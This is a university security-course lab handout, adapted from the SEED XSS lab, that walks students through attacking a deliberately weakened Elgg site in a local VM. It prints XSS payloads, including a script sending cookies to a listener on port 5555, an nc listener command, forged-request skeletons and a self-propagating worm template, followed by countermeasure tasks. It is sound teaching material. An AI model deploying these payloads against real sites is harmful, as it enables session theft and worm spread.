

Cross-Site Scripting (XSS) Attack Lab

Due: 16th April 2020, 11:00 PM (EST)

Notes regarding submission

1. Please select all relevant pages for each question. If you don't, the grader may miss out on some vital information on the next page.
2. Please consider answering each question on different pages so that the distinction is clear
3. Please be attentive to the size of the screenshots. Sometimes they are so tiny that they can be incomprehensible
4. When the question asks for explanation, please be sure to include a line or two stating why the method is effective/ineffective (These are just to verify that you have understood the theory behind the mechanisms).
5. Be sure to include a screenshot when the question demands for it
6. You can download the code for this lab [here](#)

1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named **Elgg** in our pre-built Ubuntu VM image. **Elgg** is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in **Elgg** in our installation, intentionally making **Elgg** vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles. In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified **Elgg**, in a way that is similar to what Samy Kamkar did to **MySpace** in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list.

1.1 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.

Late submissions are accepted with 50% grading penalty within 24 hours of the due.

Submissions that are late for more than 24 hours will NOT be accepted.

Please submit your solution in PDF or image on <https://www.gradescope.com/courses/88159>, using Entry Code: **9J2VYB**. And kindly choose the right page for your answer to every question.

Collaboration Policy

You can optionally form study groups consisting of up to 3 person per group (including yourself).

Everybody should write individually by themselves, and submit the lab reports separately. DO NOT copy each other's lab reports, or show your lab reports to anyone other than the course staff, or read other students' lab reports.

2 Lab Environment

2.1 Environment

Please download the customized version of the Seed Labs from [Google Drive](#). **This is the same VM we used for the Set-UID lab**

Use this [link](#) for steps to setup the VM.

- User ID: seed
- Root User ID: root
- Password: dees
- Password: seedubuntu

In this lab, we need three things, which are already installed in the provided VM image: (1) the Firefox web browser, (2) the Apache web server, and (3) the Elgg web application. For the browser, we need to use the **LiveHTTPHeaders** extension for Firefox to inspect the HTTP requests and responses. The pre-built Ubuntu VM image provided to you has already installed the Firefox web browser with the required extensions.

The Elgg Web Application. We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Elgg server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

We have configured the following URL needed for this lab: <http://www.xsslabelgg.com>. The URL is only accessible from inside of the virtual machine, because we have

modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (127.0.0.1).

3 Lab Tasks

Question 1 (5 points) *Please provide the names and NetIDs of your collaborator (up to 2). If you finished the lab alone, write None.*

3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "HTTP Header Live" for this purpose. Before you start working on this lab, you should get familiar with this tool. Instructions on how to use this tool is given in the [Guideline](#) section.

Question 2 (5 points) *Find one GET request and one POST request from the captured HTTP messages, and explain what they do.*

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in Samy's Elgg profile, such that when another user (e.g. Bobby) views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

Log in as Samy, then embed the above JavaScript code in Samy's profile (e.g. in the brief description field), then log in as Bobby and view Samy's profile to see the alert.

Question 3 (5 points) *Please describe your observations of [Task 1](#), including necessary screenshots.*

3.3 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in Samy's Elgg profile, such that when another user (e.g. Bobby) views Samy's profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

Question 4 (15 points) *Please answer the following questions:*

Q 4.1 (5 points) *Please describe your observations of [Task 2](#), including necessary screenshots.*

Q 4.2 (2 points) *Which user's cookies did you see?*

Q 4.3 (3 points) *If an attacker obtained the cookies, can the attacker login as that user? Explain why.*

Q 4.4 (5 points) *If an attacker obtained the cookies, can the attacker learn the user's password? Explain why.*

3.4 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine (for simplicity, we are using a single machine to act both as the victim and the attacker in this lab, so the IP of the attacker's machine is 127.0.0.1). The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives.

```
<script>document.write('<img src=http://127.0.0.1:5555?c='  
                                + escape(document.cookie) + '>');  
</script>
```

A commonly used program by attackers is `netcat` (or `nc`), which, if running with the `-l` option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Start a new terminal as if it is the attacker's terminal, and type the command below to listen on port 5555:

```
$ nc -l 5555 -v
```

The `-l` option is used to specify that `nc` should listen for an incoming connection rather than initiate a connection to a remote host. The `-v` option is used to have `nc` give more verbose output.

Question 5 (15 points) *Please answer the following questions*

Q 5.1 (5 points) *Please describe your observations of [Task 3](#), including necessary screenshots.*

Q 5.2 (5 points) *Why could the victim's cookies be sent to another server in [Task 3](#) despite the Same-Origin Policy?*

Q 5.3 (5 points) *Would you be able to steal the victim's Cookies of another website (e.g. [bankofamerica.com](#)) which is also stored in the victim's browser when the victim is visiting [www.xsslabelgg.com](#)? Why?*

3.5 Task 4: Becoming the Victim's Friend

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). First, we will write an XSS worm that does not self-propagate; in the next task, we will make it self-propagating. From the previous task, we have learned how to steal the cookies from the victim and then forge—from the attacker's machine—HTTP requests using the stolen cookies.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker.

The objective of the attack is to modify the victim's profile and add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. [Guidelines](#) provides help on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
1 <script type="text/javascript">
2 window.onload = function () {
3   var Ajax=null;
4   var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
5   var token+"&__elgg_token="+elgg.security.token.__elgg_token;
6   //Construct the HTTP request to add Samy as a friend.
7   var sendurl=...; //FILL IN
8   //Create and send Ajax request to add friend
9   Ajax=new XMLHttpRequest();
10  Ajax.open("GET",sendurl,true);
11  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
12  Ajax.setRequestHeader("Content-Type","application/
13                          x-www-form-urlencoded");
14  Ajax.send();
15  }
16 </script>
```

The above code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field.

Question 6 (30 points) *Please answer the following questions*

Q 6.1 (10 points) *Please paste the code you used as "About me" in [Task5](#)*

Q 6.2 (10 points) *Describe the steps you took to verify that the attack was successful, including necessary screenshots*

Q 6.3 (5 points) *What is the purpose of Lines [4](#) and [5](#) above, why are they needed?*

Q 6.4 (5 points) *If the Elgg application replaces all non-alphabetical characters with spaces on the browser side before making the request to change the "About Me" field to the server, can you still launch a successful attack? Why?*

3.6 Task 5: Modifying the Victim's Profile

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in [Task6](#), we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task

```
1 <script type="text/javascript">
2 window.onload = function(){
3     //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
4     //and Security Token __elgg_token
5     var userName=elgg.session.user.name;
6     var guid="&guid="+elgg.session.user.guid;
7     var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
8     var token="&__elgg_token="+elgg.security.token.__elgg_token;
9     //Construct the content of your url.
10    var content=...; //FILL IN
11    var samyGuid=...; //FILL IN
12    if(elgg.session.user.guid!=samyGuid)
13    {
14        //Create and send Ajax request to modify profile
15        var Ajax=null;
16        Ajax=new XMLHttpRequest();
17        Ajax.open("POST",sendurl,true);
18        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
19        Ajax.setRequestHeader("Content-Type",
20        "application/x-www-form-urlencoded");
21        Ajax.send(content);
22    }
23 }
24 </script>
```

Question 7 (25 points) Please answer the following questions:

Q 7.1 (10 points) Please paste the code you use as "About me" in Task 5

Q 7.2 (10 points) Describe the steps you took to verify that the attack was successful, including necessary screenshots

Q 7.3 (5 points) Why do we need Line [12](#)? Remove this line, and repeat your attack. Report and explain your observation

3.7 Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million

users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which infects the victim's profile and adds the user "Samy" as a friend.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, we will follow the DOM approach:

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and display it in an alert window:

```
1 <script id=worm>
2     var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
3     var jsCode = document.getElementById("worm").innerHTML;
4     var tailTag = "</\" + \"script>\"";
5     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag
6     alert(jsCode);
7 </script>
```

It should be noted that `innerHTML` (line 3) only gives us the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag `<script id="worm">` (line 2) and the ending tag `</script>` (line 4) to form an identical copy of the malicious code. When data are sent in HTTP POST requests with the Content-Type set to `application/x-www-form-urlencoded`, which is the type used in our code, the data should also be encoded. The encoding scheme is called URL encoding, which replaces non-alphanumeric characters in the data with %HH, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The `encodeURIComponent()` function in line 5 is used to URL-encode a string.

Question 8 (15 points) *Please answer the following*

Q 8.1 (5 points) *Please paste the code you use as "About me" in Task 6*

Q 8.2 (5 points) *Describe the steps you took to verify that the attack was successful, including necessary screenshots.*

Q 8.3 (5 points) *Please explain how the worm would propagate and why?*

3.8 Task 7: Countermeasures

Elgg does have a built in countermeasures to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom built security plugin `HTMLawed 1.8` on the Elgg web application which on activated, validates the user input and removes the tags from the input. This specific plugin is registered to the `\function filter_tags` in the </var/www/XSS/Elgg/elgg/engine/lib/input.php> file.

To turn on the countermeasure, login to the application as admin, goto **administration** (on top menu) → **plugins** (on the right panel), and Select **security and spam** in the dropdown menu and click **filter**. You should find the `HTMLawed 1.8` plugin below. Click on **Activate** to enable the countermeasure.

In addition to the HTMLawed 1.8 security plugin in Elgg, there is another built-in PHP method called `\htmlspecialchars()`, which is used to encode the special characters in the user input, such as encoding "<" to `\<`", ">" to `\>`", etc. Please go to the directory `/var/www/XSS/Elgg/elgg/views/default/output` and find the function call `\htmlspecialchars` in `text.php`, `tagcloud.php`, `tags.php`, `access.php`, `tag.php`, `friendlytime.php`, `url.php`, `dropdown.php`, `email.php` and `confirmlink.php` files. Uncomment the corresponding `"htmlspecialchars"` function calls in each file.

Once you know how to turn on these countermeasures, please do the following:

1. Activate only the HTMLawed 1.8 countermeasure but not `htmlspecialchars`; visit any of the victim profiles and describe your observations in your report.
2. Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.

Question 9 (5 points) *Please describe your observations of "Task 7: Countermeasures", and use one or two sentences to explain why encoding the special characters avoids XSS attack, including necessary screenshots.*

Note: Please do not change any other code and make sure that there are no syntax errors.

4 Guidelines

4.1 Using the "HTTP Header Live" add-on to Inspect HTTP Headers

The version of Firefox (version 60) in our Ubuntu 16.04 VM does not support the LiveHTTPHeader add-on, which was used in our Ubuntu 12.04 VM. A new add-on called "HTTP Header Live" is used in its place. The instruction on how to enable and use this add-on tool is depicted in Figure 1. Just click the icon marked by [1]; a sidebar will show up on the left. Make sure that HTTP Header Live is selected at position [2]. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by [3]. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request. Unfortunately, there is a bug in this add-on tool (it is still under development); nothing will show up inside the pop-up window unless you change its size (It seems that re-drawing is not automatically triggered when the window pops up, but changing its size will trigger the re-drawing).





Figure 1: Enable the HTTP Header Live Add-on

4.2 Using the Web Developer Tool to Inspect HTTP Headers

There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:


Click Firefox's top right menu --> Web Developer --> Network
or
Click the "Tools" menu --> Web Developer --> Network

We use the user login page in Elgg as an example. Figure 2 shows the Network Tool showing the HTTP POST request that was used for login. To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 3). The details of the selected request will be visible in the right pane. Figure 4(a) shows the details of the login request in the Headers tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the Params tab. Figure 4(b) shows the parameter sent in the login request to Elgg, including username and password. The tool can be used to inspect HTTP GET requests in a similar manner to HTTP POST requests.



Status	Method	File	Domain	Cause
302	POST	login	www.xsslabelgg.com	document
302	GET	/	www.xsslabelgg.com	document
200	GET	activity	www.xsslabelgg.com	document

Figure 2: HTTP Request in Web Developer Network Tool



Stz	Me	File	Do	Ca	Ty	Tr	Siz	0 ms	640 ms	1	Headers	Cookies	Params	Response	Timings
30	POST	lo...	w...	docu...	html	3.84 KB	20.02...	148 ms							
30	GET	/	w...	docu...	html	3.80 KB	20.02...	18 ms							
20	GET	f...	w...	style...	css	cached	28.38...								
20	GET	el...	w...	style...	css	cached	58.09...								
20	GET	c...	w...	style...	css	cached	3.80 KB								
20	GET	jq...	w...	script	js	cached	83.57...								
20	GET	jq...	w...	script	js	cached	234.7...								

Request URL	Request method	Remote address	Status code	Version
http://www.xsslabelgg.com/action/login	POST	127.0.0.1:80	302 Found	HTTP/1.1

Response headers (406 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0

Figure 3: HTTP Request and Request Details in Two Panes

4.3 JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:

Click the "Tools" menu --> Web Developer --> Web Console
 or
 Use the Shift+Ctrl+K shortcut.

Once we are in the web console, click the JS tab. Click the downward pointing arrowhead beside JS and ensure there is a check mark beside Error. If you are also interested in Warning messages, click Warning. See Figure 5. If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 6.




Figure 4: HTTP Headers and Parameters




Figure 5: Debugging JavaScript Code (1)




Figure 6: Debugging JavaScript Code (2)

References

- [1] AJAX for n00bs. Available at http://www.hunlock.com/blogs/AJAX_for_n00bs.
- [2] AJAX POST-It Notes. Available at http://www.hunlock.com/blogs/AJAX_POST-It_Notes.
- [3] Essential Javascript – A Javascript Tutorial. Available at the following URL: http://www.hunlock.com/blogs/Essential_Javascript_-_A_Javascript_Tutorial.
- [4] The Complete Javascript Strings Reference. Available at the following URL: http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference.
- [5] Technical explanation of the MySpace Worm. Available at the following URL: <http://namb.la/popular/tech.html>.
- [6] Elgg Documentation. Available at URL: http://docs.elgg.org/wiki/Main_Page.

5 Acknowledgements

This document was modified from the SEED lab instruction. The original copyright notice is

Copyright © 2006–2014 Wenliang Du, Syracuse University.
The development of this document is/was funded by three grants from the US National Science Foundation: Awards No. 0231122 and 0618680 from TUES/CCLI and Award No. 1017771 from Trustworthy Computing. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at <http://www.gnu.org/licenses/fdl.html>.

This PDF was created on 2020-04-08 22:41:36Z.